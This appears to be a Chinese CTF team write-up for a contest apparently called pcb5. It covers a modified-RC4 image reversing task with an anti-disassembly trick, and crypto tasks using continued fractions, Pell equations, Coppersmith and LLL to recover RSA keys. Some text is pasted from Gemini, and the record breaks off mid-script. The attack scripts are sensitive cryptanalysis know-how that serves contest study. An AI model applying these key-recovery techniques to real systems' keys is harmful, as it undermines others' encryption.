0x01fb, 0x001e, 0x0234, 0x0234, 0x0234, 0x0235, 0x0235, 0x01ff, 0x0236, 0x0235, 0x0236, 0x0237, 0x01ff, 0x0236, 0x0238, 0x0237, 0x0238, 0x0239,
0x01ff, 0x001f, 0x023a, 0x023a, 0x023a, 0x023b, 0x023b, 0x0203, 0x023c, 0x023b, 0x023c, 0x023d, 0x0203, 0x023c, 0x023e, 0x023d, 0x023e, 0x023f,
0x0203, 0x0020, 0x0240, 0x0240, 0x0240, 0x0241, 0x0241, 0x0207, 0x0242, 0x0241, 0x0242, 0x0243, 0x0207, 0x0242, 0x0244, 0x0243, 0x0244, 0x0245,
0x0207, 0x0021, 0x0246, 0x0246, 0x0246, 0x0247, 0x0247, 0x020b, 0x0248, 0x0247, 0x0248, 0x0249, 0x020b, 0x0248, 0x024a, 0x0249, 0x024a, 0x024b,
0x020b, 0x0022, 0x024c, 0x024c, 0x024c, 0x024d, 0x024d, 0x020f, 0x024e, 0x024d, 0x024e, 0x024f, 0x020f, 0x024e, 0x0250, 0x024f, 0x0250, 0x0251,
0x020f, 0x0023, 0x0252, 0x0252, 0x0252, 0x0253, 0x0253, 0x01e3, 0x0254, 0x0253, 0x0254, 0x0255, 0x01e3, 0x0254, 0x0256, 0x0255, 0x0256, 0x0257,

0x016b, 0x0215, 0x0258, 0x016b, 0x0258, 0x0259, 0x0215, 0x0258, 0x025a, 0x0259, 0x025a, 0x025b,
0x016f, 0x021b, 0x025c, 0x016f, 0x025c, 0x025d, 0x021b, 0x025c, 0x025e, 0x025d, 0x025e, 0x025f,
0x0173, 0x0221, 0x0260, 0x0173, 0x0260, 0x0261, 0x0221, 0x0260, 0x0262, 0x0261, 0x0262, 0x0263,
0x0177, 0x0227, 0x0264, 0x0177, 0x0264, 0x0265, 0x0227, 0x0264, 0x0266, 0x0265, 0x0266, 0x0267,
0x017b, 0x022d, 0x0268, 0x017b, 0x0268, 0x0269, 0x022d, 0x0268, 0x026a, 0x0269, 0x026a, 0x026b,
0x017f, 0x0233, 0x026c, 0x017f, 0x026c, 0x026d, 0x0233, 0x026c, 0x026e, 0x026d, 0x026e, 0x026f,
0x0183, 0x0239, 0x0270, 0x0183, 0x0270, 0x0271, 0x0239, 0x0270, 0x0272, 0x0271, 0x0272, 0x0273,
0x0187, 0x023f, 0x0274, 0x0187, 0x0274, 0x0275, 0x023f, 0x0274, 0x0276, 0x0275, 0x0276, 0x0277,
0x018b, 0x0245, 0x0278, 0x018b, 0x0278, 0x0279, 0x0245, 0x0278, 0x027a, 0x0279, 0x027a, 0x027b,
0x018f, 0x024b, 0x027c, 0x018f, 0x027c, 0x027d, 0x024b, 0x027c, 0x027e, 0x027d, 0x027e, 0x027f,
0x0193, 0x0251, 0x0280, 0x0193, 0x0280, 0x0281, 0x0251, 0x0280, 0x0282, 0x0281, 0x0282, 0x0283,
0x0197, 0x0257, 0x0284, 0x0197, 0x0284, 0x0285, 0x0257, 0x0284, 0x0286, 0x0285, 0x0286, 0x0287,

0x025b, 0x0024, 0x0288, 0x0288, 0x0288, 0x0289, 0x0289, 0x025f, 0x028a, 0x0289, 0x028a, 0x028b, 0x025f, 0x028a, 0x028c, 0x028b, 0x028c, 0x028d,
0x025f, 0x0025, 0x028e, 0x028e, 0x028e, 0x028f, 0x028f, 0x0263, 0x0290, 0x028f, 0x0290, 0x0291, 0x0263, 0x0290, 0x0292, 0x0291, 0x0292, 0x0293,
0x0263, 0x0026, 0x0294, 0x0294, 0x0294, 0x0295, 0x0295, 0x0267, 0x0296, 0x0295, 0x0296, 0x0297, 0x0267, 0x0296, 0x0298, 0x0297, 0x0298, 0x0299,
0x0267, 0x0027, 0x029a, 0x029a, 0x029a, 0x029b, 0x029b, 0x026b, 0x029c, 0x029b, 0x029c, 0x029d, 0x026b, 0x029c, 0x029e, 0x029d, 0x029e, 0x029f,
0x026b, 0x0028, 0x02a0, 0x02a0, 0x02a0, 0x02a1, 0x02a1, 0x026f, 0x02a2, 0x02a1, 0x02a2, 0x02a3, 0x026f, 0x02a2, 0x02a4, 0x02a3, 0x02a4, 0x02a5,
0x026f, 0x0029, 0x02a6, 0x02a6, 0x02a6, 0x02a7, 0x02a7, 0x0273, 0x02a8, 0x02a7, 0x02a8, 0x02a9, 0x0273, 0x02a8, 0x02aa, 0x02a9, 0x02aa, 0x02ab,
0x0273, 0x002a, 0x02ac, 0x02ac, 0x02ac, 0x02ad, 0x02ad, 0x0277, 0x02ae, 0x02ad, 0x02ae, 0x02af, 0x0277, 0x02ae, 0x02b0, 0x02af, 0x02b0, 0x02b1,
0x0277, 0x002b, 0x02b2, 0x02b2, 0x02b2, 0x02b3, 0x02b3, 0x027b, 0x02b4, 0x02b3, 0x02b4, 0x02b5, 0x027b, 0x02b4, 0x02b6, 0x02b5, 0x02b6, 0x02b7,
0x027b, 0x002c, 0x02b8, 0x02b8, 0x02b8, 0x02b9, 0x02b9, 0x027f, 0x02ba, 0x02b9, 0x02ba, 0x02bb, 0x027f, 0x02ba, 0x02bc, 0x02bb, 0x02bc, 0x02bd,
0x027f, 0x002d, 0x02be, 0x02be, 0x02be, 0x02bf, 0x02bf, 0x0283, 0x02c0, 0x02bf, 0x02c0, 0x02c1, 0x0283, 0x02c0, 0x02c2, 0x02c1, 0x02c2, 0x02c3,
0x0283, 0x002e, 0x02c4, 0x02c4, 0x02c4, 0x02c5, 0x02c5, 0x0287, 0x02c6, 0x02c5, 0x02c6, 0x02c7, 0x0287, 0x02c6, 0x02c8, 0x02c7, 0x02c8, 0x02c9,
0x0287, 0x002f, 0x02ca, 0x02ca, 0x02ca, 0x02cb, 0x02cb, 0x025b, 0x02cc, 0x02cb, 0x02cc, 0x02cd, 0x025b, 0x02cc, 0x02ce, 0x02cd, 0x02ce, 0x02cf,

0x01e3, 0x028d, 0x02d0, 0x01e3, 0x02d0, 0x02d1, 0x028d, 0x02d0, 0x02d2, 0x02d1, 0x02d2, 0x02d3,
0x01e7, 0x0293, 0x02d4, 0x01e7, 0x02d4, 0x02d5, 0x0293, 0x02d4, 0x02d6, 0x02d5, 0x02d6, 0x02d7,
0x01eb, 0x0299, 0x02d8, 0x01eb, 0x02d8, 0x02d9, 0x0299, 0x02d8, 0x02da, 0x02d9, 0x02da, 0x02db,
0x01ef, 0x029f, 0x02dc, 0x01ef, 0x02dc, 0x02dd, 0x029f, 0x02dc, 0x02de, 0x02dd, 0x02de, 0x02df,
0x01f3, 0x02a5, 0x02e0, 0x01f3, 0x02e0, 0x02e1, 0x02a5, 0x02e0, 0x02e2, 0x02e1, 0x02e2, 0x02e3,
0x01f7, 0x02ab, 0x02e4, 0x01f7, 0x02e4, 0x02e5, 0x02ab, 0x02e4, 0x02e6, 0x02e5, 0x02e6, 0x02e7,
0x01fb, 0x02b1, 0x02e8, 0x01fb, 0x02e8, 0x02e9, 0x02b1, 0x02e8, 0x02ea, 0x02e9, 0x02ea, 0x02eb,
0x01ff, 0x02b7, 0x02ec, 0x01ff, 0x02ec, 0x02ed, 0x02b7, 0x02ec, 0x02ee, 0x02ed, 0x02ee, 0x02ef,
0x0203, 0x02bd, 0x02f0, 0x0203, 0x02f0, 0x02f1, 0x02bd, 0x02f0, 0x02f2, 0x02f1, 0x02f2, 0x02f3,
0x0207, 0x02c3, 0x02f4, 0x0207, 0x02f4, 0x02f5, 0x02c3, 0x02f4, 0x02f6, 0x02f5, 0x02f6, 0x02f7,
0x020b, 0x02c9, 0x02f8, 0x020b, 0x02f8, 0x02f9, 0x02c9, 0x02f8, 0x02fa, 0x02f9, 0x02fa, 0x02fb,
0x020f, 0x02cf, 0x02fc, 0x020f, 0x02fc, 0x02fd, 0x02cf, 0x02fc, 0x02fe, 0x02fd, 0x02fe, 0x02ff,

0x02d3, 0x0018, 0x0300, 0x0300, 0x0300, 0x0301, 0x0301, 0x02d7, 0x0302, 0x0301, 0x0302, 0x0303, 0x02d7, 0x0302, 0x0304, 0x0303, 0x0304, 0x0305,
0x02d7, 0x0019, 0x0306, 0x0306, 0x0306, 0x0307, 0x0307, 0x02db, 0x0308, 0x0307, 0x0308, 0x0309, 0x02db, 0x0308, 0x030a, 0x0309, 0x030a, 0x030b,
0x02db, 0x001a, 0x030c, 0x030c, 0x030c, 0x030d, 0x030d, 0x02df, 0x030e, 0x030d, 0x030e, 0x030f, 0x02df, 0x030e, 0x0310, 0x030f, 0x0310, 0x0311,
```

整理一下8组的输入输出

序号	a	b	c	out
1	flag[12:24]	key[0:12]	flag[0:12]	out1
2	out1	key[12:24]	flag[12:24]	out2
3	out2	key[0:12]	out1	out3
4	out3	key[12:24]	out2	out4
5	out4	key[0:12]	out3	out5
6	out5	key[12:24]	out4	out6
7	out6	key[0:12]	out5	out7(enc1)
8	out7	key[12:24]	out6	out8(enc2)

最后解出flag：

flag{B62o3$cC..*cE70O7?}

pcb5-Get_My_Emoji | Solved - Spreng

https://pan.baidu.com/s/1-BNaUcZRsxd2SgcKJ0tZGg?pwd=1234


```
KSA((__int64)v38, (__int64)v39, v33);
for ( j = 0; v22 > j; ++j )
  PRNG(v38, *(_QWORD *)(8LL * (int)j + v36), v37);
sub_4361E0("encoding completed.");
plus(v36, v22, v37);
```

RC4魔改点：初始化不是0-255，而是0-255取反。

```
__int64 __fastcall sub_401235(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  __int64 v3; // kr00_8
  __int64 result; // rax
  int v6; // [rsp+1Ch] [rbp-Ch]
  int i; // [rsp+20h] [rbp-8h]
  int j; // [rsp+24h] [rbp-4h]

  v6 = 0;
  for ( i = 0; i <= 255; ++i )
    *(_BYTE *)(a1 + i) = ~(_BYTE)i;
  for ( j = 0; j <= 255; ++j )
  {
    v3 = *(unsigned __int8 *)(a1 + j) + v6 + *(unsigned __int8 *)(j % a3 + a2);
    v6 = (unsigned __int8)(HIBYTE(v3) + *(_BYTE *)(a1 + j) + v6 + *(_BYTE *)(j % a3 + a2)) - HIBYTE(HIDWORD(v3));
    sub_401201(j + a1, a1 + v6);
  }
  *(_DWORD *)(a1 + 256) = 0;
  result = a1;
  *(_DWORD *)(a1 + 260) = 0;
  return result;
}
```

下面plus这个函数藏了个花指令

```
__int64 __fastcall plus(__int64 a1, int a2, int a3, int a4, int a5, int a6)
{
  return sub_436110((unsigned int)"Well, the image's height = %d, row_bytes = %zu\n", a2, a3, a4, a5, a6);
}
```



把xor后面一段nop掉，retn nop掉就能反编译了

```
__int64 __fastcall plus(__int64 a1, __int64 a2, __int64 a3, int a4, int a5, int a6)
{
  __int64 result; // rax
  __int64 v8; // r15
  __int64 i; // rbx
  __int64 v10; // rdi
  __int64 j; // rcx

  sub_436110((unsigned int)"Well, the image's height = %d, row_bytes = %zu\n", a2, a3, a4, a5, a6);
  result = sub_401BCB(byte_451060, 160000LL);
  v8 = 0LL;
  for ( i = 0LL; i < a2; ++i )
  {
    v10 = *(_QWORD *)(a1 + 8 * i);
    for ( j = 0LL; j < a3; ++j )
    {
      LOBYTE(result) = byte_451060[v8];
      *(_BYTE *)(v10 + j) += result;
      result = (unsigned __int8)result;
      if ( ++v8 >= 160000 )
        v8 = 0LL;
    }
  }
  return result;
}
```

由此判断加密流程：RC4(x) + delta

R：real flag

F：fake flag

对题目给的enc进行RC4后是fake flag，也就是说R的信息藏在了程序中

空白png加密后再RC4是这样的，程序同时包含了R和F。记这个图为M

猜测是这样得到的：

RC4(R) + F_RC4 - R_RC4 = F_RC4

RC4(W) + F_RC4 - R_RC4 = M_RC4

如果是这样的话 R_RC4 = RC4(W) + F_RC4 - M_RC4，公式应该不对，但是弄出了个相近的

代码块

```
from PIL import Image
import os
import sys

# --- 1. RC4 加密/解密核心函数 ---


def rc4_ksa(key: bytes) -> list:
    """RC4 密钥流调度算法 (KSA)"""
    j = 0
    key_len = len(key)
    S = [0xFF ^ i for i in range(256)]
    for i in range(256):
        j = (j + S[i] + key[i % key_len]) % 256
        S[i], S[j] = S[j], S[i]
    return S


def rc4_prga(S: list, data: bytes) -> bytes:
    """RC4 伪随机生成算法 (PRGA) 和加密/解密"""
    i = 0
    j = 0
    encrypted_data = bytearray()
    S_copy = S
    for data_byte in data:
        i = (i + 1) % 256
        j = (j + S_copy[i]) % 256
        S_copy[i], S_copy[j] = S_copy[j], S_copy[i]
        t = (S_copy[i] + S_copy[j]) % 256
        key_stream_byte = S_copy[t]
        encrypted_byte = data_byte ^ key_stream_byte
        encrypted_data.append(encrypted_byte)

    return bytes(encrypted_data)


def RC4(data: bytes, key: bytes = b"rc4!2025"):
    S = rc4_ksa(key)
    return rc4_prga(S, data)

```

```
41
42  def plus(a: bytes, b: bytes):
43      assert len(a) == len(b)
44      s = b""
45      for i in range(len(a)):
46          s += bytes([(a[i] + b[i]) % 256])
47      return s
48
49
50  def minus(a: bytes, b: bytes):
51      assert len(a) == len(b)
52      s = b""
53      for i in range(len(a)):
54          s += bytes([(a[i] - b[i]) % 256])
55      return s
56
57
58  output_path = "output_emoji.png"
59  fake_emoji_path = "fake_emoji.png"
60  mix_path = "mix.png"
61  mix2_path = "mix2.png"
62  white_path = "white.png"
63  black_path = "black.png"
64
65
66  try:
67      img = Image.open(fake_emoji_path)
68      fake = img.tobytes()
69
70      img = Image.open(white_path)
71      white = img.tobytes()
72
73      img = Image.open(black_path)
74      black = img.tobytes()
75
76      img = Image.open(mix_path)
77      mix = img.tobytes()
78
79      img = Image.open(mix2_path)
80      mix2 = img.tobytes()
81
82      res = minus(RC4(mix), RC4(white))
83      print(res[:20])
84      res = minus(RC4(mix2), RC4(black))
85      print(res[:20])
86
87      res = plus(RC4(fake), RC4(white))
```

```
        res = minus(res, RC4(mix))
        res = RC4(res)

        # res = plus(RC4(fake), RC4(black))
        # res = minus(res, RC4(mix2))
        # res = RC4(res)

        img = Image.frombytes(img.mode, img.size, res)
        img.save(output_path, "PNG")


    except FileNotFoundError:
        print(f"错误：找不到文件")
        sys.exit(1)
    except Exception as e:
        print(f"处理图片时发生错误：{e}")
        sys.exit(1)

```

flag{c0ngr47ul473_y0u_c4n_u53_my_3m0ji_n0w}

Crypto

pcb5-true_or_false | solved

https://pan.baidu.com/s/1j7C4hgSToapCEFHutis0Qg?pwd=1234

盐都不盐了flag贴脸上了

```
n=p*q
phi=(p-1)*(q-1)
d=inverse(e,phi)

FLAG=b"flag{de5b8aec-6294-42dd-8038-18e0854e3d22}"
m=bytes_to_long(hashlib.sha256(FLAG).digest())
flag_enc=bytes_to_long(FLAG)^m

sig_ok=pow(m,d,n)
```

pcb5-babyRSA | solved

https://pan.baidu.com/s/1-FCeXSSeKmgq_tmWQm7tjg?pwd=1234

gemini是真好用

的 q 进行解出。

核心原理

1. **分析 leak:** 题目中给出的泄露值计算公式为：

$$\text{leak} = \frac{3p^2 - 1}{3pq} = \frac{3p^2}{3pq} - \frac{1}{3pq} = \frac{p}{q} - \frac{1}{3pq}$$

由于 p and q 都是 1024 位的质数，$3pq$ 非常巨大（大约 3×10^{616}）。因此，$\frac{1}{3pq}$ 这一项极其微小。 这意味着 `leak` 是 $\frac{p}{q}$ 的极高精度近似值。

2. **利用连分数还原 p 和 q:** 题目设置了 `decimal` 的精度为 1024 位，远超我们需要还原 p 和 q 所需的精度（p, q 为 1024 bit，约 308 位十进制）。 我们可以将 `leak` 视为小数，通过**连分数（Continued Fraction）**或者 Python `fractions` 模块中的 `limit_denominator` 方法，找到最接近该小数且分母大小合理的有理数。

   这个有理数就是 $\frac{p}{q}$。由于 p, q 为质数，得到的分子即为 p，分母即为 q。

3. **RSA 解密:** 一旦得到了 p 和 q，我们就可以计算 $n = p \times q$。 题目已经直接给出了私钥指数 d 和密文 c。 直接使用 RSA 解密公式 $m \equiv c^d \pmod{n}$ 即可得到明文。

破解脚本

你可以直接运行以下 Python 脚本来还原 Flag：

代码块

```
import sys
from decimal import Decimal, getcontext
from Crypto.Util.number import long_to_bytes, isPrime, inverse
```

```
4
5   # ==========================================
6   # 1. 填入题目数据
7   # ==========================================
8   # 设置足够高的精度以处理 1024 位的大数
9   getcontext().prec = 2000
10
11  leak_str =
    "1.396995694831414203476063690838730308815841662737318558906107823553922718340982125801595368449608188770051881765292978548960520326036779130167518285237817101541807766017642530065080930654694948943506714268685400709580398894902693407016988670394423892586264077247263710263220932577837642377245651448838665854362532801659965471421937839336237670710012298796758992931116659292915200628873553198226185187089027680973673618973869464164460226697625936493428822424637497370197316811245879504779934098600596822159243994319583651080005054538419168988020562590543262648544970376255020489363894055887067948343768399654357738592577280906555896933717091837896978973488220368081406433117367524537063718421897982643644320078600517763936883820416362057895941185749296170109172249907094176821124345672294602380784325702476105763209165109703429326132417850746805701054961710623030742187505484821961670922386999933202645522248608323217011522889282323071281405301772218220381951540118124201599862330377374571641729649420917168701463539034702411"
12
13  d_int =
    1630605499761372152075615143077964211768366143152266510878441923104410457211889309818065273097690572960247859104703330525162475203003673627119800671551369490423194025355480406970767944594289241081238622163372842723911600737383666249507523745627981831165933198240453449054678176346440971378963637250850390259833195086147452712832373525067313735526011314733863676173774887410562500848275092342951227141651183559694420913755444513094973164666969136600383265508253598589146387690433488800975195638699496933984725447014542860806257560612044172559005952474959502707823896239118880949687502523712989984978769946820502604072 1
14
15  c_int =
    7908369000608075306226552240713890041649799894903074579356627811865842237315201153498579205223600526520994811661608630888045462921547166872107507948062717836952855804806976414887413729060431265217539895710936669089248515746191716161194996469977577048602427553584286064475300979649416171469313168995504717602670924606819204605601860560767900702512753735554900344201907921239415885901489708576066483012272256175573658509614344875077232108364134161997767814675830320630271209201503987787921279932886374846298269125068817280777403718279754392091441050281244934594776307137448975055247018414699621410668188864774860026941
16
17  # ==========================================
18  # 2. 连分数算法恢复 p 和 q
19  # ==========================================
20
21  def continued_fraction_convergents(x):
```

```
    """
    生成 Decimal x 的连分数渐进分数
    yield (numerator, denominator)
    """
    x = Decimal(x)
    h_prev, h_curr = 0, 1
    k_prev, k_curr = 1, 0

    while True:
        a = int(x)

        # 计算新的分子和分母
        h_next = a * h_curr + h_prev
        k_next = a * k_curr + k_prev

        yield h_next, k_next

        h_prev, h_curr = h_curr, h_next
        k_prev, k_curr = k_curr, k_next

        # 处理剩余部分
        frac_part = x - a
        if frac_part == 0:
            break
        x = 1 / frac_part

print("[*] Starting continued fraction expansion...")

found = False
for p_candidate, q_candidate in continued_fraction_convergents(leak_str):
    # q 应该是 1024 位的质数
    # 我们可以根据位长来过滤，大大减少计算量
    q_bits = q_candidate.bit_length()

    if q_bits > 1030:
        print("[-] Denominator bit length exceeded expectations. Stopping.")
        break

    if 1000 < q_bits < 1040:  # q 应该是 1024 位左右
        # 验证 p 和 q 是否为素数
        # 这是一个耗时操作，所以只对符合长度的候选者进行
        if isPrime(p_candidate) and isPrime(q_candidate):
            print(f"[+] Found candidate primes!")
            print(f"    p: {str(p_candidate)[:30]}...")
            print(f"    q: {str(q_candidate)[:30]}...")

            # 验证: 尝试计算 e
```

```
            phi = (p_candidate - 1) * (q_candidate - 1)
            try:
                # 尝试反推 e
                e_calc = inverse(d_int, phi)
                print(f"[+] Recovered public exponent e: {e_calc}")

                # 如果 e 是常见的较小数（如 65537），或者至少比较小，说明找到了正确的 p,q
                # 即使 e 很大，只要逆元存在，尝试解密也是值得的

                n = p_candidate * q_candidate
                m_int = pow(c_int, d_int, n)
                try:
                    flag = long_to_bytes(m_int).decode()
                    print(f"\n[SUCCESS] Flag: {flag}")
                    found = True
                    break
                except UnicodeDecodeError:
                    # 如果不能解码为 utf-8，可能是乱码，但也打印出来看看
                    print(f"[!] Decrypted bytes (hex): {long_to_bytes(m_int).hex()}")
            except Exception as e:
                print(f"[-] Check failed for this pair: {e}")

if not found:
    print("[-] Failed to recover flag.")
'''
[*] Starting continued fraction expansion...
[+] Found candidate primes!
    p: 17964114848148442204005147907 4...
    q: 12859105374921219586307653122 6...
[+] Recovered public exponent e: 17

[SUCCESS] Flag: flag{th1s_1s_4_ture_fl4g}
'''
```

pcb5-PECO | solved

https://pan.baidu.com/s/1NxkQZsRRJBR0WmnnUgBAeg?pwd=1234

gift1是Pell方程，用连分数的方法求解最小xy。

gift2是dfs剪枝，从最低位开始深搜，利用 $pq = n$ 和 $p^7 + q^{13} = gift_2 \mod 2^{777}$ 进行剪枝，最终得到777低位，用copper求解。

最后根据assert构造格。

$$(k, f_0, f_1)\begin{pmatrix} m & 0 & 0 \\ x & 1 & 0 \\ y & 0 & 1 \end{pmatrix} = (r, f_0, f_1)$$

代码块

```
from sage.rings.continued_fraction import convergents
from Crypto.Util.number import *

for frac in convergents(sqrt(81421)):
    numerator, denominator = frac.numerator(), frac.denominator()
    if numerator**2 - 81421 * denominator**2 == 1:
        print(f"x = {numerator}")
        print(f"y = {denominator}")
        break
x, y = numerator, denominator


n = 18443962106578943927922829208562388331564422618353954662348987125496135728205879853444693999188714508145409575298801277623433658530589571956301880815632542860363148763704636874275223979061507756787642735086825973011622866458454405794279633717255674221895468734500735123736684346340314680683830866884050311047424068122453972745273167956795195575475691048908906061023817574695902603984554911326264947716547564759877947888574515784489778380086664649338093680740990860192640619047071160362288611331225632270531304525264824445326394068892806774552310748255977040249822464839809344521107040968321810533993659358229305320413
c = 81762838097705786394459165717488909168636814964883384368153897813442717204458657525680076512319102055307352963054718809714221739154039568578633306989315596589098266424568607615406078785532287827996359764630900370221647399763025338921737516877811009800390657220820917141411411361717013609815400406784798022069490781625481242248380192629974412339191369636965233518317377088508635380075791059769546191027281356005425846510314053272148773583233886748640437401177182000227908925426346339184932454323845629834298109369758698535960074292597492826078444076762449540578868244759486039111747071764672611793241300513177667681 27
gift2 = 261617144029976565939663275226615044488121912363852461273134506332268410963470991947214176205727380925140507852925034720190456981672356043570961187354316928922021198075872713444650294670892663587358957064964679477874644753657183876 14

ans = []


def dfs(k, p, q):
    if (int(p, 2) ** 7 + int(q, 2) ** 13 - gift2) & (2**k - 1) == 0\
            and (int(p, 2) * int(q, 2) - n) & (2**k - 1) == 0:
```

```
        if k == 777:
            ans.append((int(p, 2), int(q, 2)))
        else:
            dfs(k + 1, "0" + p, "0" + q)
            dfs(k + 1, "1" + p, "1" + q)
            dfs(k + 1, "1" + p, "0" + q)
            dfs(k + 1, "0" + p, "1" + q)


dfs(1, "1", "1")

for ph, qh in ans:
    R.<t> = PolynomialRing(Zmod(n))
    f = ph + t*(2**777)
    f = f.monic()
    res = f.small_roots(X=2**250, beta=0.4)
    if res:
        p = int(ph + res[0]*(2**777))
        q = n // p
        print(p*q == n)

phi = (p - 1) * (q - 1)
d = pow(65537, -1, phi)
m = pow(c, d, n)
print(f"m = {m}")

ge = [
    [m,0,0],
    [x,1,0],
    [y,0,1]
]

Ge = Matrix(ZZ, ge)
L = Ge.LLL()
row = L.row(0)
f0 = row[1]
f1 = row[2]
print(long_to_bytes(int(f0)) + long_to_bytes(int(f1)))
```

pcb5-weak_leak | solved

https://pan.baidu.com/s/1O9kiXdhe6Iq9Pc5caZU-HA?pwd=1234

gemini还是太好用了

cry

PY

尝试帮我写脚本还原出flag

显示思路

这是一个多层加密挑战。我们需要分步骤逆向：

1. **爆破 Password**：密码是6位数字，并且给出了 Salt 和 Hash，可以直接爆破。
2. **恢复 LCG 序列**：有了密码，就可以计算 seed，从而算出 `seq9`。
3. **RSA 数学攻击**：通过 `n1` 和 `n2` 的关系推导一元二次方程，解出 `p` 和 `q`。
4. **解密 AES 密钥**：利用 RSA 密钥解密得到 masked key，再用 `seq9` 去除掩码。
5. **解密 Flag**：用 AES 密钥解密密文。

以下是完整的求解脚本：

Python

代码块

```python
import hashlib
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Util.number import long_to_bytes, inverse
import math

